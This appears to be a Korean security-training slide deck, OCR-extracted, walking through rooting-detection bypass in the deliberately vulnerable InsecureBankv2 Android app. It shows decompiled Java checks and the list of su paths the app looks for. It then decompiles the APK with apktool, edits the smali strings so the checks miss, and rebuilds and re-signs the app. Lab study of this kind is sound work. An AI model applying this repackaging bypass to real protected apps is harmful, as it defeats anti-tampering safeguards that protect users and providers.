
탐지 로직을 우회할 수 있는 것이 특징

4. Binary Protection (Rooting Detection and Bypass) – 분석 과정


시작항목


☐ PC부팅시 자동으로 시작

☑ ROOT켜기




Rooted Device!!

4. Binary Protection (Rooting Detection and Bypass) – 분석 과정




```
com.android.insecurebankv2.PostLogin

    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(R.layout.activity_post_login);
        this.uname = getIntent().getStringExtra("uname");
        this.root_status = (TextView) findViewById(R.id.rootStatus);
        showRootStatus();
        checkEmulatorStatus();
        this.transfer_button = (Button) findViewById(R.id.trf_button);
        this.transfer_button.setOnClickListener(new View.OnClickListener() {
            public void onClick(View view) {
                PostLogin.this.startActivity(new Intent(PostLogin.this.getAppl
            }
        });
        this.statement_button = (Button) findViewById(R.id.viewStatement_buttor
        this.statement_button.setOnClickListener(new View.OnClickListener() {
            public void onClick(View view) {
                PostLogin.this.viewStatment();
            }
```




```
public void showRootStatus() {
    if (doesSuperuserApkExist("/system/app/Superuser.apk") || doesSUexist() || route_check()) {
        this.root_status.setText("Rooted Device!!");
    } else {
        this.root_status.setText("Device not Rooted!!");
    }
}
```

4. Binary Protection (Rooting Detection and Bypass) – 분석 과정




```
private boolean doesSUexist() {
    Process process = null;
    try {
        Process exec = Runtime.getRuntime().exec(new String[]{"/system/bin/which", "su"});
        if (new BufferedReader(new InputStreamReader(exec.getInputStream())).readLine() != null) {
            if (exec != null) {
                exec.destroy();
            }
            return true;
        }
        if (exec != null) {
            exec.destroy();
        }
        return false;
    } catch (Throwable th) {
        if (process != null) {
            process.destroy();
        }
        throw th;
    }
}
```




```
private boolean doesSuperuserApkExist(String str) {
    return Boolean.valueOf(new File("/system/app/Superuser.apk").exists()).booleanValue();
}
```

4. Binary Protection (Rooting Detection and Bypass) – 분석 과정




```
private static boolean route_check() {
    for (String file : new String[]{"/system/app/Superuser.apk", "/sbin/su", "/system/bin/su", "/system/xbin/su", "/data/lo
        if (new File(file).exists()) {
            return true;
        }
    }
    return false;
}
```




```
[redacted] java -jar apktool_2.4.0.jar d InsecureBank_route.apk
I: Using Apktool 2.4.0 on InsecureBank_route.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
S: WARNING: Could not write to (C:₩[redacted]), using C:₩[redacted] instead...
S: Please be aware this is a volatile directory and frameworks could go missing, please utilize --frame-path if the default storage directory is unavailable
I: Loading resource table from file: C:₩[redacted]1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

4. Binary Protection (Rooting Detection and Bypass) – 분석 과정



PostLogin.smali


```
    :catch_0
    nop

    if-eqz v1, :cond_4

    .line 139
    invoke-virtual {v1}, Ljava/lang/Process;->destroy()V

    :cond_4
    return v0
.end method

.method private doesSuperuserApkExist(Ljava/lang/String;)Z
    .locals 1

    .line 146
    new-instance p1, Ljava/io/File;

    const-string v0, "/system/app/Superuser.apk"

    invoke-direct {p1, v0}, Ljava/io/File;-><init>(Ljava/lang/String;)V

    .line 147
    invoke-virtual {p1}, Ljava/io/File;->exists()Z

    move-result p1

    invoke-static {p1}, Ljava/lang/Boolean;->valueOf(Z)Ljava/lang/Boolean

    move-result-object p1
```




PostLogin.smali

```
    :catch_0
    nop

    if-eqz v1, :cond_4

    .line 139
    invoke-virtual {v1}, Ljava/lang/Process;->destroy()V

    :cond_4
    return v0
.end method

.method private doesSuperuserApkExist(Ljava/lang/String;)Z
    .locals 1

    .line 146
    new-instance p1, Ljava/io/File;

    const-string v0, "/system/app/Superarresteruser.apk"

    invoke-direct {p1, v0}, Ljava/io/File;-><init>(Ljava/lang/St
```


4. Binary Protection (Rooting Detection and Bypass) – 분석 과정



```
const-string v4, "su"
```




```
const-string v1, "/sbin/su"

const/4 v3, 0x1

aput-object v1, v0, v3

const-string v1, "/system/bin/su"

const/4 v4, 0x2

aput-object v1, v0, v4

const-string v1, "/system/xbin/su"

const/4 v4, 0x3

aput-object v1, v0, v4

const-string v1, "/data/local/xbin/su"

const/4 v4, 0x4

aput-object v1, v0, v4

const-string v1, "/data/local/bin/su"
```




```
const-string v4, "suarrester"
```

4. Binary Protection (Rooting Detection and Bypass) – 분석 과정




```
C:[redacted]java -jar apktool_2.4.0.jar b InsecureBank_route
I: Using Apktool 2.4.0
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
S: WARNING: Could not write to (C:[redacted], using C:[redacted]...
S: Please be aware this is a volatile directory and frameworks could go missing, please utilize --frame-path if the default storage directory is unavailable
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...

[redacted]java -jar signapk.jar testkey.x509.pem testkey.pk8 InsecureBank_route_repac
k.apk InsecureBank_route_sign.apk
```




Device not Rooted!!

